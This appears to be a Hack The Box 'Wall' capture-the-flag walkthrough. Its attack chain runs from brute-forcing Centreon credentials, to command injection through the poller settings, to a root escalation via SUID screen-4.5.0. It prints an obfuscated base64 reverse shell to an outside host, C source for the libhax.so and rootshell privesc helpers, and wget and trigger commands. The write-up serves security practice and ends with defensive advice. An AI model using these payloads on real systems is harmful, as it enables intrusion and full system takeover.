Hack The Box Wall User and Root flag
Hack The Box Wall User and Root flag: Gain initial access to the host, then escalate privileges to root. • HackTheBox • brute-force, nmap
“This one was tough — I’ll re‑analyze it again later, but here’s the full path I took with screenshots, payloads, and privesc.”
🎯 Objective
Gain initial access to the host, then escalate privileges to root.
High‑level path:
Nmap → hidden app (/monitoring) → redirect to /centreon → brute‑force creds → authenticated command injection via “Configure Pollers” → reverse shell as www-data → SUID screen-4.5.0 exploitation with ld.so.preload → root shell.
🧭 Environment & Clues
- Target exposed a bland web page; forced discovery found
/monitoring(auth required). - Playing with HTTP methods and redirects revealed /centreon.
- After login, the “Configure Pollers” page allowed command execution.
- Local privesc via vulnerable screen-4.5.0 SUID binary.
🔎 Recon (Nmap)
Initial and full‑port scans didn’t show anything obvious at first:
-VMwareWorkstation20200117-160444.png)
Follow‑up scan (still sparse service surface):
-VMwareWorkstation20200117-160544.png)
🧭 Discovery → /monitoring → /centreon
Directory brute‑force (Gobuster/Nikto) uncovered /monitoring which required auth:

I intercepted with Burp and flipped methods to see how the app behaved.
Original request:
POST switch → redirect:
Followed redirect → 401:
Tried POST again and the response leaked a new path /centreon:
🔐 Auth to Centreon
Default creds failed. Referenced Centreon API docs and, due to time, watched @ippsec approach for bruteforce setup:

Result: successful login:
-VMwareWorkstation20200117-150259.png)
⚙️ Gaining RCE via “Configure Pollers”
Inside Centreon I explored Commands and Configure Pollers. Executing a base64‑wrapped reverse shell via poller command worked:
Base64 payload (decoded):
bash -i >& /dev/tcp/10.10.14.12/1337 0>&1What I actually sent (IFS‑safe & base64‑decoded inline):
echo${IFS}YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMi8xMzM3IDA+JjEK${IFS}|${IFS}base64${IFS}-d${IFS}|${IFS}bash;This yielded a shell as www-data. I could browse but not read user.txt yet:
-VMwareWorkstation20200117-161704.png)
🧑💻 Post‑Exploration
Two user homes present: shelby, sysmonitor. Permissions blocked www-data from reading user flag.
www-data@Wall:/home$ ls -al
drwxr-xr-x  4 root       root       4096 Jul  4 00:38 .
drwxr-xr-x 23 root       root       4096 Jul  4 00:25 ..
drwxr-xr-x  6 shelby     shelby     4096 Jul 30 17:37 shelby
drwxr-xr-x  5 sysmonitor sysmonitor 4096 Jul  6 15:07 sysmonitor

www-data@Wall:/home/shelby$ cat user.txt
cat: user.txt: Permission denied
⬆️ Privilege Escalation — SUID screen-4.5.0
Found SUID screen-4.5.0 (known privesc via ld.so.preload). Similar to Flujab methodology.
-VMwareWorkstation20200117-162614.png)
When the ready‑made script wasn’t reliable, I compiled the helper pieces locally and staged them on target.
🔧 Build artifacts (on attacker)
libhax.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
rootshell.c
#include <unistd.h>

int main(void){
    setuid(0); setgid(0);
    seteuid(0); setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
(Compile both, producing libhax.so and rootshell).
📦 Transfer to target
www-data@Wall:/tmp$ wget http://10.10.xx.xx/libhax.so
www-data@Wall:/tmp$ wget http://10.10.xx.xx/rootshell
🧨 Trigger via vulnerable screen
www-data@Wall:/etc$ umask 000
www-data@Wall:/etc$ /bin/screen-4.5.0 -D -m -L ld.so.preload echo -ne "\x0a/tmp/libhax.so"
www-data@Wall:/etc$ /bin/screen-4.5.0 -ls
# ' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
# [+] done!
# No Sockets found in /tmp/screens/S-www-data.
👑 Root shell
www-data@Wall:/etc$ /tmp/rootshell
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data),6000(centreon)-VMwareWorkstation20200117-162800.png)
-VMwareWorkstation20200117-162855.png)
🧰 One‑liners & Notes
Reverse shell (base64 inline):
echo${IFS}YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMi8xMzM3IDA+JjEK${IFS}|${IFS}base64${IFS}-d${IFS}|${IFS}bash;SUID privesc cadence (screen-4.5.0):
# on attacker
gcc -fPIC -shared -o libhax.so libhax.c -nostartfiles
gcc -o rootshell rootshell.c

# on target
umask 000
wget http://ATTACKER/libhax.so -O /tmp/libhax.so
wget http://ATTACKER/rootshell -O /tmp/rootshell
/bin/screen-4.5.0 -D -m -L ld.so.preload echo -ne "\x0a/tmp/libhax.so"
/tmp/rootshell  # -> root shell
🛡️ Defensive Takeaways
- Harden Centreon: restrict who can modify poller commands; enforce least privilege roles; keep platform patched.
- Stop command injection: sanitize inputs executed by schedulers/agents; run with reduced privileges.
- Audit SUID binaries: remove or patch vulnerable SUIDs like
screen-4.5.0; monitor for changes to/etc/ld.so.preload. - Web hardening: avoid leaking internal paths via method/redirect quirks; ensure consistent auth on redirected endpoints.
✅ Outcome
- Initial foothold: www-data via Centreon poller command execution.
- Privilege escalation: root using screen-4.5.0
ld.so.preloadtechnique. - Box complete. 🎉
Comments
Comments
Loading comments…